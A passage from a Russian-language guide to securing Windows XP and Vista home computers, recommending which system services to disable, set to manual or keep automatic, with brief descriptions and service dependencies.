### Совместимость быстрого переключения пользователей [Fast User Switching Compatibility]

В Windows XP данная служба обеспечивает возможность переключения на другую учетную запись без прекращения работы в предыдущей. После отключения **Служб терминалов** этот сервис не может запускаться и потому также должен быть отключен.

### Удаленный реестр [Remote Registry]

Этот сервис предоставляет возможности удаленного управления локальным реестром, из чего непосредственно вытекает высокий уровень его опасности и необходимость его отключения. Данная служба доступна в Windows XP Professional Edition и в Windows Vista.

### Фоновая интеллектуальная служба передачи (BITS) [Background Intelligent Transfer Service]

BITS обеспечивает загрузку файлов из Сети в фоновом режиме, используя незанятые ресурсы сетевого подключения. Обычно она применяется при обновлении Windows и потому может быть включена вместе с Автоматическим обновлением на время загрузки и установки обновлений, после чего отключена вновь. Необходимо отметить, что вредоносное программное обеспечение также может использовать BITS для скрытой загрузки других вредоносных компонентов, чем и вызвана рекомендация отключать этот сервис.

**Для следующих служб необходимо выбрать тип запуска – Вручную и остановить. Эти службы будут запущены, если в них возникнет потребность.**

Дополнительно поясним, что тип запуска «Вручную» рекомендуется преимущественно для тех системных служб, которые не представляют непосредственной опасности, но и не требуются в качестве запущенных постоянно. Они могут быть запущены по требованию для выполнения своих функций, но все остальное время, пока в них нет необходимости, они не будут работать вхолостую и занимать ресурсы компьютера.

### Microsoft Software Shadow Copy Provider

Данная служба управляет программным созданием теневых копий во время работы службы теневого копирования тома. Теневое копирование используется для создания копий файлов, занятых другими приложениями.

В русских версиях Windows Vista, в отличие от XP, данная служба имеет русскоязычное наименование – *Программный поставщик теневого копирования.*

### Office Source Engine

Этот сервис обеспечивает сохранение дистрибутивов Microsoft Office для последующего изменения или восстановления установленных компонентов продуктов этого семейства.

### QoS RSVP

В Windows XP данная служба предназначена для рассылки оповещений в локальной сети и управления локальной передачей данных для программ отслеживания качества сетевого обслуживания QoS (Quality of Service).

### Windows Installer

Эта служба позволяет устанавливать, изменять и удалять программные продукты с помощью дистрибутивов в формате установщика Windows (*.msi).

### Адаптер производительности WMI [WMI Performance Adapter]

WMI (Windows Management Instrumentation, инструментарий управления Windows) поддерживает разработку и использование т.н. библиотек производительности, получение и предоставление информации от которых обеспечивает эта служба.

В Windows Vista данный сервис не имеет русскоязычного названия и именуется просто *WMI Performance Adapter.*

### Брандмауэр Windows / Общий доступ к Интернету (ICS) [Windows Firewall / Internet Connection Sharing]

В Windows XP это одна служба, в Windows Vista – две отдельные («*Брандмауэр Windows*» и «*Общий доступ к подключению к Интернету*»).

Брандмауэр Windows – служба, обеспечивающая работу встроенного межсетевого экрана операционной системы.

Общий доступ к Интернету – набор функций для организации совместного использования Интернета несколькими компьютерами и работы малоразмерной локальной сети.

В Windows XP, если у вас установлен брандмауэр стороннего производителя, эта служба рекомендуется к типу запуска «**Вручную**» на случай возникновения потребности в функционале ICS. В Windows Vista, если вы используете сторонний межсетевой экран, служба брандмауэра Windows может быть **отключена**; служба ICS, в свою очередь, отключена по умолчанию.

Если у вас нет стороннего firewall, службу можно оставить как есть.

### Веб-клиент [Web Client]

Веб-клиент предназначен для обеспечения доступа к файлам, размещенным в Интернете. С помощью данной службы приложения Windows способны создавать, получать доступ и изменять удаленные файлы.

### Диспетчер авто-подключений удаленного доступа [Remote Access Auto Connection Manager]

Эта служба автоматически подключает компьютер к удаленной сети, когда та или иная программа пытается обратиться к удаленному DNS или NetBIOS имени / адресу.

В Windows Vista название данной службы уточнено: «*Диспетчер автоматических подключений удаленного доступа*».

### Диспетчер логических дисков [Logical Disk Manager]

В Windows XP данный диспетчер наблюдает за состоянием установленных и подключением новых жестких дисков, а также передает эту информацию *Службе администрирования логических дисков*, которая является от нее зависимой.

### Диспетчер подключений удаленного доступа [Remote Access Connection Manager]

Этот сервис управляет подключением компьютера к удаленным сетям, например – к Интернету.

В Windows XP от этой службы зависит **Диспетчер авто-подключений удаленного доступа**. В Windows Vista – также **Общий доступ к подключению к Интернету** и **Маршрутизация и удаленный доступ**.

### Журналы и оповещения производительности [Performance Logs and Alerts]

Данная служба собирает информацию о производительности с

локальных и удаленных компьютеров согласно заданному расписанию, а также ведет ее протоколирование или выдает оповещения.

### Источник бесперебойного питания [Uninterruptible Power Supply]

В Windows XP этот сервис предназначен для управления известными системе устройствами ИБП. Источник бесперебойного питания – одно из средств противодействия аппаратным угрозам информации, защищающее компьютер от перепадов напряжения и внезапного обесточивания. Если ваш ИБП не распознается системой, либо если вы не используете данное устройство, служба может быть и **отключена**.

### Клиент отслеживания изменившихся связей [Distributed Link Tracking Client]

При использовании файловой системы NTFS этот сервис поддерживает связи между файлами при их перемещении в пределах компьютера или сети.

### Координатор распределенных транзакций [Distributed Transaction Coordinator]

Данная служба координирует процессы передачи данных между разнородными диспетчерами ресурсов (такими, как базы данных, очереди сообщений, файловые системы).

### Маршрутизация и удаленный доступ [Routing and Remote Access]

Эта служба осуществляет маршрутизацию в локальной или глобальной сети (т.е. определяет направление и маршрут движения сетевых пакетов при их передаче от одного компьютера к другому).

В Windows Vista данный сервис по умолчанию отключен, и ставить его на тип запуска «Вручную», разумеется, не нужно (если у вас нет потребности в его работе).

### Планировщик заданий [Task Scheduler]

Служба Планировщика заданий позволяет запускать те или иные задачи в соответствии с определенным расписанием. Если у вас нет запланированных задач, и никакие программные продукты не используют эту службу (в частности, ее задействуют продукты Symantec, Apple и некоторые другие), служба может быть переведена и на тип запуска «**Отключено**».

### Протокол HTTP SSL [HTTP SSL]

В Windows XP эта служба обеспечивает т.н. безопасные соединения в сети Интернет (HTTPS) с использованием SSL (Secure Socket Layer, протокол защищенных сокетов). Безопасные соединения осуществляются через защищенный канал, доступ к которому извне считается невозможным.

### Сетевые подключения [Network Connections]

Данный сервис управляет объектами системной папки «Сеть и удаленный доступ к сети», которая отображает свойства локальной сети и подключений к удаленным сетям.

В Windows XP от этой службы зависит **Брандмауэр Windows / Общий доступ к Интернету**.

### Система событий COM+ [COM+ Event System]

Этот сервис обеспечивает функционирование зависимой от нее **Службы уведомлений о системных событиях**, которая автоматически информирует подписавшиеся компоненты COM (Component Object Model, компонентная модель объектов) о событиях в операционной системе.

Технология COM определяет общее взаимодействие программ любых типов, т.е. позволяет одному компоненту ПО использовать функции, предоставленные другим компонентом, вне зависимости от их

расположения – будь то один процесс, разные процессы на одном компьютере или на разных машинах. В последнем случае говорят о DCOM-технологии (Distributed COM, распределенная COM).

В Windows Vista от этой службы также зависят **Фоновая интеллектуальная служба передачи**, **Системное приложение COM+**, **Репликация DFS**, **Служба уведомлений лицензирования программного обеспечения**.

### Системное приложение COM+ [COM+ System Application]

Эта служба управляет настройкой компонентов COM+ и наблюдает за их состоянием.

### Служба COM записи компакт-дисков IMAPI [IMAPI CD-Burning COM Service]

В Windows XP этот сервис обеспечивает работу встроенной системы записи компакт-дисков. Если вы используете стороннее решение для записи CD, служба может быть и **отключена**.

### Служба администрирования диспетчера логических дисков [Logical Disk Manager Administrative Service]

Данная служба выполняет настройку жестких дисков и разделов в Windows XP.

В Windows Vista родственной службой является *Виртуальный диск (Virtual Disk)*.

### Служба времени Windows [Windows Time]

Служба времени выполняет синхронизацию часов компьютера с эталонным временем в Интернете. Будучи запущенной, открывает порт на прослушивание.

### Служба загрузки изображений (WIA) [Windows Image Acquisition]

Данный сервис обеспечивает получение изображений со сканеров и цифровых камер.

### Служба обеспечения сети [Network Provisioning Service]

В Windows XP эта служба осуществляет обработку файлов конфигурации в формате XML, позволяющих компьютеру автоматически получать сетевые настройки с главного сервера локальной сети.

### Служба регистрации ошибок [Error Reporting Service]

Данный сервис записывает ошибки служб и приложений в случае аварийного прекращения их работы или зависания, а также поддерживает отправку отчетов в Microsoft и доставку решений проблем.

### Служба серийных номеров переносных устройств мультимедиа [Portable Media Serial Number Service]

В Windows XP данная служба работает с серийными номерами подключаемых мультимедийных устройств с целью обеспечения безопасности защищенных лицензионных файлов (т.н. «премиум-контента»).

### Служба сетевого расположения (NLA) [Network Location Awareness]

Этот сервис хранит информацию о настройках сети и сообщает приложениям об их изменении.

В Windows Vista наименование данного сервиса – *Служба сведений о подключенных сетях*.

От этой службы зависит **Служба списка сетей**.

### Смарт-карты [Smart Card]

Данная служба управляет доступом к устройствам чтения одноименных носителей. Если вы не используете такие устройства, то служба может быть и **отключена**.

### Справка и поддержка [Help and Support]

В Windows XP этот сервис обеспечивает работу встроенного Центра справки и поддержки операционной системы.

### Съемные ЗУ [Removable Storage]

В Windows XP – служба распознавания, установки и настройки съемных носителей информации.

### Теневое копирование тома [Volume Shadow Copy]

Данная служба управляет созданием теневых копий файлов. Теневые копии создаются программами архивации и восстановления операционной системы; эта технология позволяет получать копии файлов, занятых другими приложениями.

### Узел универсальных PnP-устройств [Universal Plug and Play Device Host]

Этот сервис обеспечивает возможность размещения на компьютере устройств Universal Plug and Play (UPnP) и их обнаружения.

Universal Plug and Play – набор протоколов, позволяющий устанавливать автоматические одноранговые соединения между компьютерами и интеллектуальными устройствами и организовывать их совместную работу. Сетевые продукты, использующие UPnP, имеют возможность начинать работу в сети непосредственно после их физического подключения к ней.

### Управление приложениями [Application Management]

Этот сервис обрабатывает запросы на установку, удаление и перечисление для программ, установленных посредством групповой политики, обеспечивает установку программного обеспечения, в частности – назначение, публикацию, удаление.

**Следующие службы должны иметь тип запуска «Авто» и работать постоянно. Отключение этих служб нежелательно, поскольку может существенно нарушать функциональность системы.**

### Plug and Play

Этот сервис обеспечивает работу одноименной технологии, позволяющей распознавать изменения в оборудовании без необходимости перезагрузки компьютера.

От этой службы зависят **Служба факсов**, **Телефония**, **Windows Audio**, **Windows Audio Endpoint Builder**, **Диспетчер логических дисков**, **Смарт-карты**, **Служба ввода планшетного ПК**, **Виртуальный диск**, **Windows Driver Foundation – User-mode Driver Framework**, **Установщик модулей Windows**.

### Windows Audio

Данная служба поддерживает функционирование аудиоустройств и звуковые эффекты, управляет средствами работы со звуком для программ Windows.

### Windows User Mode Driver Framework

Эта служба обеспечивает работу драйверов в пользовательском режиме (UserMode, он же «третье кольцо ядра»).

В Windows Vista название этой службы уточнено: *Windows Driver Foundation – User-mode Driver Framework*. В данной ОС эта служба по умолчанию установлена на тип запуска «**Вручную**», и переводить ее на тип «**Авто**», соответственно, не требуется.

### Диспетчер очереди печати [Print Spooler]

Данный сервис загружает в память файлы для их последующей печати. Если вы не используете вообще никакие принтеры – ни аппаратные, ни программные, - служба может быть **отключена**.

### Диспетчер учетных записей безопасности [Security Accounts Manager]

Этот сервис отвечает за хранение сведений о безопасности для локального пользователя. Другие службы при запуске данного сервиса получают уведомления о его готовности, что может быть необходимо для их корректной работы.

### Журнал событий [Event Log]

Данная служба осуществляет протоколирование работы системы, ведет журналы информационных сообщений и ошибок. Протоколы работы системы бывают полезны при поиске причин тех или иных нарушений работы программного обеспечения.

### Запуск серверных процессов DCOM [DCOM Server Process Launcher]

Этот сервис обеспечивает запуск служб Distributed COM, обеспечивающих межкомпьютерное взаимодействие компонентов ПО. Некоторые программные продукты требуют работы данной службы для корректного функционирования.

В Windows Vista эта служба называется *Модуль запуска процессов DCOM-сервера*, и от нее зависит **Удаленный вызов процедур (RPC)**.

### Защищенное хранилище [Protected Storage]

Данный сервис призван обеспечивать относительно безопасное хранение паролей, сохраненных из Проводника, Internet Explorer и других программных продуктов. Службе можно работать, даже если вы следуете советам этой книги и не сохраняете пароли.

В Windows Vista эта служба по умолчанию установлена на тип запуска «**Вручную**». Переводить ее на тип «**Авто**», соответственно, не требуется.

### Инструментарий управления Windows [Windows Management Instrumentation]

Данная служба предоставляет общий интерфейс и инструменты для доступа к информации об управлении операционной системой, устройствами, приложениями и другими сервисами.

От этой службы зависят **Общий доступ к подключению к Интернету**, **Вспомогательная служба IP** и **Центр обеспечения безопасности**.

### Определение оборудования оболочки [Shell Hardware Detection]

Данная служба обеспечивает предоставление уведомлений для автоматического запуска содержимого на различных носителях информации.

От этой службы зависит **Служба загрузки изображений**.

### Службы криптографии [Cryptographic Services]

Четыре службы криптографии – баз данных каталога, защищенного корня, автоматического обновления корневых сертификатов, ключей – управляют цифровыми подписями и сертификатами файлов.

### Телефония [Telephony]

Телефония обеспечивает доступ к сервисам на основе телефонной связи – управление модемом, дозвон, IP-телефония и т.д.

В Windows Vista эта служба по умолчанию установлена на тип запуска «**Вручную**». Переводить ее на тип «**Авто**», соответственно, не требуется.

От этой службы зависят **Служба факсов**, **Диспетчер подключений удаленного доступа**.

### Темы [Themes]

Данный сервис поддерживает темы оформления Windows.

### Уведомление о системных событиях [System Event Notification]

Эта служба наблюдает за системными событиями и сообщает о них тем компонентам, которые являются подписчиками системы событий COM+.

В Windows Vista наименование этого сервиса – *Служба уведомления о системных событиях*.

От этой службы зависит **Системное приложение COM+**.

### Удаленный вызов процедур (RPC) [Remote Procedure Call]

RPC – корневая служба Windows, от состояния которой зависит запуск большинства прочих сервисов. RPC обеспечивает работу служб удаленного вызова процедур и управляет службами COM.

Приводить список служб, зависимых от RPC, нецелесообразно, поскольку проще было бы перечислить службы, которые от нее **не** зависят.

### Центр обеспечения безопасности [Security Center]

ЦОБ наблюдает за состоянием защитного программного обеспечения, брандмауэра Windows, автоматическим обновлением и т.д. Использование ЦОБ скорее является делом вкуса. Если вы сами следите за безопасностью компьютера, то службу можно и **отключить**.

## Дополнительные службы (Windows Vista)

В Windows Vista был введен ряд новых служб, по преимуществу обеспечивающих ту или иную дополнительную функциональность, которая не является необходимой для работы операционной системы в целом. Как и в Windows XP, многие добавленные службы предназначены для локальной сети предприятия, где насущной потребностью является взаимодействие компьютеров между собой; в условиях же домашнего компьютера необходимости в их работе, как правило, нет, чем и вызваны рекомендации по их отключению.

**Для следующих служб необходимо выбрать тип запуска – «Отключено» и остановить. Эти службы никогда не будут запущены.**

### ReadyBoost

Технология ReadyBoost предназначена для повышения производительности системы посредством использования дополнительных ресурсов в виде съемных носителей. Данная служба может быть отключена, если вы не используете этот функционал; если технология ReadyBoost вам необходима, вы можете оставить службу как есть.

### Автономные файлы [Offline Files]

Данный сервис поддерживает работу кэша автономных файлов и информирует сторонние продукты о состоянии кэша в случае необходимости. Эта служба может быть безопасно отключена.

### Агент защиты сетевого доступа [Network Access Protection Agent]

Этот сервис предназначен для обеспечения работы технологии NAP, позволяющей администратору сети анализировать состояние безопасности компьютеров и не допускать их к подключению в случае несоответствия заданным требованиям.

Данный функционал предназначен для сетей предприятия и на домашнем компьютере может быть отключен.

### Вспомогательная служба IP [IP Helper]

Если компьютер находится в сети, использующей протокол Интернета (Internet Protocol, IP) версии 4, с помощью данной службы он может автоматически подключать и использовать IP версии 6.

Этот сервис может быть отключен. В результате этого компьютер будет использовать протокол версии 6 только в сетях версии 6.

### Защитник Windows [Windows Defender]

Работа службы Защитника Windows зависит от его использования. Если у вас установлено антивирусное программное обеспечение, то Защитник и его служба могут быть отключены. В противном случае служба может быть оставлена как есть.

### Ловушка SNMP [SNMP Trap]

Эта служба принимает сообщения перехвата, созданные агентами SNMP, и пересылает их менеджерам SNMP на компьютере.

SNMP (Simple Network Management Protocol, простой протокол управления сетью) – стандарт управления сетями связи на основе TCP/IP, а также технология, призванная обеспечить управление устройствами и приложениями в сети посредством обмена информацией между агентами (сетевыми устройствами) и менеджерами (управляющими станциями). Сеть при этом определяется как совокупность управляющих станций и элементов сети, которые совместно обеспечивают административные связи.

Этот функционал не является необходимым для домашнего компьютера и подлежит отключению.

### Модули ключей IPsec для обмена ключами в Интернете и протокола IP с проверкой подлинности [IKE and AuthIP IPsec Keying Modules]

Данная служба является дополнительной к службе IPsec и содержит модули, используемые при проверке подлинности и обмене ключами в протоколе безопасности IPsec.

Тип запуска для этой службы соответствует рекомендуемому типу запуска для самой IPsec, т.е. «Отключено».

### Модуль запуска службы Windows Media Center [Windows Media Center Service Launcher]

Этот сервис запускает службы планировщика и приемника Windows Media Center, если через WMC подключен телевизионный приемник. Данная служба может быть безопасно отключена и впоследствии при необходимости разово активирована или переведена на тип запуска «**Вручную**», если ее услуги потребуются.

### Настройка служб терминалов [Terminal Services Configuration]

Этот сервис является дополнительным к Службам терминалов и выполняет их настройку, а также конфигурирование и поддержку удаленного доступа. Тип запуска для данной службы соответствует типу для самих Служб терминалов, т.е. «Отключено».

### Обнаружение интерактивных служб [Interactive Services Detection]

Этот сервис отвечает за информирование пользователя о разрешении доступа к диалоговым окнам, создаваемым интерактивными службами, т.е. средствами сетевого межкомпьютерного взаимодействия. Данный функционал предназначен для корпоративных сетей и на домашнем компьютере может быть отключен.

### Перенаправитель портов пользовательского режима служб терминалов [Terminal Services UserMode Port Redirector]

Эта служба также является дополнительной к Службам терминалов и обеспечивает перенаправления устройств, портов, драйверов для подключений к удаленному рабочему столу. Тип запуска для этой службы аналогичен типу запуска для самих Служб терминалов – «Отключено».

### Политика удаления смарт-карт [Smart Card Removal Policy]

Данная служба предназначена для блокировки рабочего стола после извлечения смарт-карты. Если вам требуется этот функционал, то службу можно оставить как есть.

### Проводная автонастройка [Wired AutoConfig]

Этот сервис предназначен для проверки подлинности сетевых интерфейсов Ethernet. Он может быть безопасно отключен.

### Публикация ресурсов обнаружения функции [Function Discovery Resource Publication]

Данный сервис публикует компьютер и его ресурсы для возможности его (компьютера) обнаружения в сети. Этот функционал предназначен для сетей предприятия и на домашнем компьютере может быть отключен.

### Распространение сертификата [Certificate Propagation]

Этот сервис отвечает за распространение сертификатов со смарт-карт. Если вы используете смарт-карты, то службу можно оставить как есть.

### Репликация DFS [DFS Replication]

Данная служба отвечает за синхронизацию файлов между несколькими компьютерами в сети – в частности, при перемещении папок с одной рабочей станции на другую. Этот функционал, как и все средства межкомпьютерного взаимодействия в локальной сети, рекомендуется к отключению.

### Родительский контроль [Parental Control]

Этот сервис поддерживает настройку родительского контроля, позволяющего ограничивать использование компьютера или просмотр определенного содержимого детьми. Использование родительского контроля зависит от ваших потребностей; если он вам необходим, и вы

не используете сторонние решения этого типа, то службу можно и оставить как есть.

### Сборщик событий Windows [Windows Event Collector]

Этот сервис предназначен для приема сообщений о системных событиях от удаленных источников через протокол WS-Management, а также их сохранения в локальном журнале событий. Данная служба на домашнем компьютере может быть безопасно отключена.

### Служба автоматического обнаружения веб-прокси WinHTTP [WinHTTP Web Proxy Auto-Discovery Service]

Данная служба реализует инструментарий для отправки и получения HTTP-запросов сторонними приложениями и поддерживает автоматическое обнаружение конфигурации прокси-сервера. Если вы подключены к сети через прокси-сервер, службу можно оставить как есть.

### Служба базовой фильтрации [Base Filtering Engine]

Эта служба управляет политиками брандмауэра Windows и IPsec. Тип ее запуска должен совпадать с таковым для службы брандмауэра Windows – если используется сторонний сетевой экран, то «**Отключено**», если не используется, то «**Авто**».

От этой службы зависят **Модули ключей IPsec для обмена ключами в Интернете и протокола IP с проверкой подлинности**, **Общий доступ к подключению к Интернету**, **Агент политики IPsec**, **Маршрутизация и удаленный доступ**, **Брандмауэр Windows**.

### Служба ввода планшетного ПК [Tablet PC Input Service]

Этот сервис обеспечивает работу пера и рукописного ввода на планшетных ПК. На всех остальных типах компьютеров, соответственно, является бесполезным и подлежит отключению.

### Служба инициатора Майкрософт iSCSI [Microsoft iSCSI Initiator Service]

Данная служба управляет сеансами связи между компьютером и удаленными устройствами SCSI. Данный функционал предназначен для построения корпоративной локальной сети и на домашнем компьютере может быть отключен.

### Служба медиаприставки Windows Media Center [Windows Media Center Extender Service]

Этот сервис предназначен для обнаружения компьютера медиаприставкой Window Media Center и для ее подключения к нему. Данная служба отключена по умолчанию.

### Служба общего доступа к портам Net.Tcp [Net.Tcp Port Sharing Service]

Эта служба предоставляет возможность совместного использования портов TCP с помощью протокола Net.Tcp. Данный сервис отключен по умолчанию.

### Служба общих сетевых ресурсов проигрывателя Windows Media [Windows Media Player Network Sharing Service]

Данный сервис предоставляет общий сетевой доступ к библиотекам проигрывателя Windows Media. Как и прочие сервисы удаленного доступа к локальному компьютеру, эта служба подлежит отключению.

### Служба планировщика Windows Media Center [Windows Media Center Scheduler Service]

Этот компонент медиацентра Windows отвечает за запись телепрограмм по расписанию. Если вы часто используете подобный функционал, эта служба может быть оставлена как есть.

### Служба публикации имен компьютеров PNRP [PNRP Machine Name Publication Service]

Эта служба публикует имя компьютера с помощью протокола разрешения имен в одноранговой сети (PNRP), позволяя обнаруживать компьютер и обращаться к нему. Данный сервис может быть безопасно отключен.

### Служба ресивера Windows Media Center [Windows Media Center Receiver Service]

Этот компонент медиацентра Windows обеспечивает прием телепередач и радиотрансляций. Если вы используете этот функционал, то службу можно оставить как есть.

### Служба удаленного управления Windows (WS-Management) [Windows Remote Management (WS-Management)]

Данный сервис предназначен для организации удаленного управления компьютером посредством протокола WS-Management. По уровню опасности эта служба сопоставима со Службами терминалов, и, соответственно, также требует типа запуска «Отключено».

### Управление сертификатами и ключом работоспособности [Health Key and Certificate Management]

Эта служба является дополнительной к Агенту защиты сетевого доступа и предоставляет сертификаты и ключи для его функционирования. Тип запуска для этой службы такой же, как и для самого Агента защиты сетевого доступа, т.е. «Отключено».

### Факс [Fax]

Служба факсов позволяет отправлять факсимильные сообщения с компьютера. Если вы используете данный функционал, служба может быть оставлена как есть.

**Для следующих служб необходимо выбрать тип запуска – Вручную и остановить. Эти службы будут запущены, если в них возникнет потребность.**

### KtmRm для координатора распределенных транзакций [KtmRm for Distributed Transaction Coordinator]

Данная служба является дополнительной к Координатору распределенных транзакций и управляет передачей данных между ним и диспетчером транзакций ядра. Поскольку сам Координатор рекомендуется к типу запуска «**Вручную**», аналогичный вердикт предлагается и для данной службы.

### Quality Windows Audio Video Experience

Эта служба предназначена для потоковой передачи аудио и видео в домашней сети посредством протокола IP. Для нее возможен тип запуска «**Вручную**».

### Windows CardSpace

Данная служба предназначена для работы с цифровыми удостоверениями. На случай, если вам потребуется соответствующий функционал, служба может быть оставлена на типе запуска «**Вручную**»; если вы не испытываете потребности в использовании цифровых удостоверений, служба может быть и **отключена**.

### Группировка сетевых участников [Peer Networking Grouping]

В одноранговой сети (peer-to-peer, P2P) эта служба предоставляет возможности группировки участников. Если вы не пользуетесь услугами P2P-сетей, вы можете и **отключить** данную службу.

### Диспетчер удостоверения сетевых участников [Peer Networking Identity Manager]

Данный сервис является службой идентификации для одноранговых сетей. Если вы не пользуетесь услугами P2P-сетей, эта служба может быть и **отключена**.

### Изоляция ключей CNG [CNG Key Isolation]

Служба изоляции ключей предназначена для безопасного хранения закрытых ключей и связанных операций криптографии, за счет чего имеет некоторое сродство с Защищенным хранилищем. Как и последнее, может быть оставлено на типе запуска «Вручную».

От этой службы зависит **Расширяемый протокол проверки подлинности (EAP)**.

### Информация о совместимости приложений [Application Experience]

Этот сервис обрабатывает запросы на проверку совместимости приложений при попытке их запуска.

### Кэш шрифтов Windows Presentation Foundation 3.0.0.0 [Windows Presentation Foundation Font Cache 3.0.0.0]

Задача данной службы состоит в оптимизации производительности приложений Windows Presentation Foundation посредством кэширования часто используемых шрифтов.

### Немедленные подключения Windows – регистратор настройки [Windows Connect Now – Config Registrar]

Данная служба регистрирует и выдает подписчикам сетевые удостоверения при немедленном подключении сетевых устройств (Connect Now, оно же Windows Rally).

Технологии Windows Rally предназначены для упрощения процедур

подключения сетевых устройств к клиентскому компьютеру и их последующей активизации.

### Основные службы доверенного платформенного модуля [TPM Base Services]

Доверенный платформенный модуль (TPM, Trusted Platform Module) предоставляет аппаратные криптографические услуги системным компонентам и приложениям.

### Перечислитель IP-шин PnP-X [PnP-X IP Bus Enumerator]

Данная служба управляет виртуальной сетевой шиной, распознает сетевые устройства с помощью Plug and Play Extensions (PnP-X) и перечисляет их в Plug and Play. Эти технологии используются в Windows Rally параллельно с Universal Plug and Play.

### Поддержка элемента панели управления «Отчеты о проблемах и их решениях» [Problem Reports and Solutions Control Panel Support]

Эта служба обеспечивает просмотр, отправку и удаление отчетов о системных проблемах при использовании соответствующей подпрограммы Панели управления.

### Протокол PNRP [Peer Name Resolution Protocol]

Эта служба поддерживает разрешение имен компьютеров в одноранговой сети. Если вы не пользуетесь услугами P2P-сетей, данный сервис может быть и **отключен**.

От этой службы зависят **Группировка сетевых участников** и **Служба публикации имен компьютеров PNRP**.

### Расширяемый протокол проверки подлинности (EAP) [Extensible Authentication Protocol]

Если сеть требует проверки подлинности по протоколу EAP, данная служба обеспечивает его поддержку для клиентов доступа к сети или непосредственно для компьютера в целом. Этот сервис может быть оставлен в позиции Вручную на случай, если потребуются его услуги.

### Сведения о приложении [Application Information]

Эта служба поддерживает выполнение интерактивных приложений с дополнительными административными привилегиями. Для нее рекомендуется запуск по требованию.

### Сервер упорядочения потоков [Thread Ordering Server]

Задача данной службы состоит в обеспечении упорядоченного выполнения определенной группы потоков за установленный отрезок времени.

### Служба SSTP [SSTP Service]

Этот сервис обеспечивает поддержку протокола безопасного туннелирования сокетов (Secure Socket Tunneling Protocol) для безопасного подключения к удаленным компьютерам с помощью виртуальной частной сети (Virtual Private Network, VPN). Так как от этой службы в Windows Vista SP1 зависит Диспетчер подключений удаленного доступа, отключить ее полностью не представляется возможным.

### Служба модуля архивации на уровне блоков [Block Level Backup Engine Service]

Этот сервис является дополнительным к Архивации Windows и поддерживает архивацию и восстановление на уровне блоков.

### Служба уведомлений лицензирования программного обеспечения [SL UI Notification Service]

Назначение этого сервиса состоит в обеспечении активации и лицензионных уведомлений программного обеспечения.

### Тополог канального уровня [Link-Layer Topology Discovery Mapper]

Данная служба обеспечивает построение и функционирование карты сети.

### Узел системы диагностики [Diagnostic System Host] и Узел службы диагностики [Diagnostic Service Host]

Эти службы позволяют обнаруживать и устранять проблемы компонентов Windows. Если вы не нуждаетесь в диагностике, службы может быть и **отключены**.

### Установщик модулей Windows [Windows Modules Installer]

Задача данной службы в обеспечении возможности установки, изменения и удаления компонентов операционной системы, обновлений и т.д.

### Хост поставщика функции обнаружения [Function Discovery Provider Host]

Эта служба является дополнительной к Публикации ресурсов обнаружения функции и представляет собой хост-процесс для поставщиков функции обнаружения.

### Цветовая схема Windows (WCS) [Windows Color System]

Эта служба отвечает за управление цветовой палитрой оформления операционной системы.

**Следующие службы должны иметь тип запуска «Авто» и работать постоянно. Отключение этих служб нежелательно, поскольку может существенно нарушать функциональность системы.**

### Superfetch

Этот сервис является еще одним средством поддержания и повышения производительности системы. Сущность Superfetch состоит в более эффективном использовании оперативной памяти: в незанятых участках RAM кэшируются наиболее часто используемые приложения, что позволяет вызывать их не с более медленного диска, а из более быстрой оперативной памяти.

Если вы не нуждаетесь в оптимизации работы ОС, то служба может быть и **отключена**.

### Диспетчер сеансов диспетчера окон рабочего стола [Desktop Window Manager Session Manager]

Эта служба обеспечивает запуск и обслуживание диспетчера окон рабочего стола.

### Клиент групповой политики [Group Policy Client]

Данный сервис обеспечивает применение параметров групповых политик, определенных администратором или пользователем.

### Лицензирование программного обеспечения [Software Licensing]

Этот сервис разрешает загрузку, установку и использование цифровых лицензий для самой ОС и приложений, на ней работающих.

От этой службы зависят **ReadyBoost** и **Служба уведомлений лицензирования программного обеспечения**.

### Планировщик классов мультимедиа [Multimedia Class Scheduler]

Данная служба позволяет задавать относительный приоритет тех или иных задач с целью оптимизации работы мультимедийных приложений.

От этой службы зависит **Windows Audio**.

### Служба интерфейса сохранения сети [Network Store Interface Service]

Данный сервис уведомляет приложения о наличии сетевого подключения, а также рассылает прочие сетевые уведомления.

От этой службы зависят **DHCP-клиент**, **Вспомогательная служба IP**, **Сетевые подключения**, **Служба сведений о подключенных сетях**, **Рабочая станция**.

### Служба перечислителя переносных устройств [Portable Device Enumerator Service]

Задача этой службы состоит в применении групповой политики к съемным запоминающим устройствам, а также в обеспечении синхронизации содержимого для проигрывателя Windows Media и других подобных продуктов.

### Служба политики диагностики [Diagnostic Policy Service]

Данный сервис применяется для обнаружения проблем, устранения неполадок и поиска решений для компонентов операционной системы. Если вы не нуждаетесь в диагностике, службу можно и **отключить**.

### Служба помощника по совместимости программ [Program Compatibility Assistant Service]

Данная служба поддерживает работу помощника, предоставляющего сведения о совместимости программного обеспечения. Если услуги помощника вам не требуются, служба может быть и **отключена**.

### Служба профилей пользователей [User Profile Service]

Задача этой службы в обеспечении загрузки и выгрузки учетных записей пользователей, а также в рассылке уведомлений о событиях в профиле пользователя.

От данного сервиса зависит служба **Сведения о приложении**.

### Служба списка сетей [Network List Service]

Эта служба определяет сети, к которым подключен компьютер, хранит сведения об этих сетях и оповещает приложения об изменении упомянутых сведений.

От данного сервиса зависит **Служба уведомлений лицензирования программного обеспечения**.

### Средство построения конечных точек Windows Audio [Windows Audio Endpoint Builder]

Этот сервис управляет аудиоустройствами для службы **Windows Audio**, которая является зависимой от нее.

*Отключение сетевых протоколов и интерфейсов*

Сущность действий, описываемых ниже, состоит в удалении компонентов сетевого подключения, которые предназначены для локальной сети предприятия и для домашнего компьютера являются не более чем вектором для злонамеренного проникновения.

Панель управления (классический вид) – Сетевые подключения (в Windows Vista – Панель управления (классический вид) – Центр управления сетями и общим доступом – Управление сетевыми подключениями). Щелкните правой клавишей мыши по сетевому подключению, которое используется для соединения с Интернетом или

локальной сетью, выберите пункт Свойства и перейдите на вкладку Сеть. В результате имеем окно, изображенное на рисунке 9.

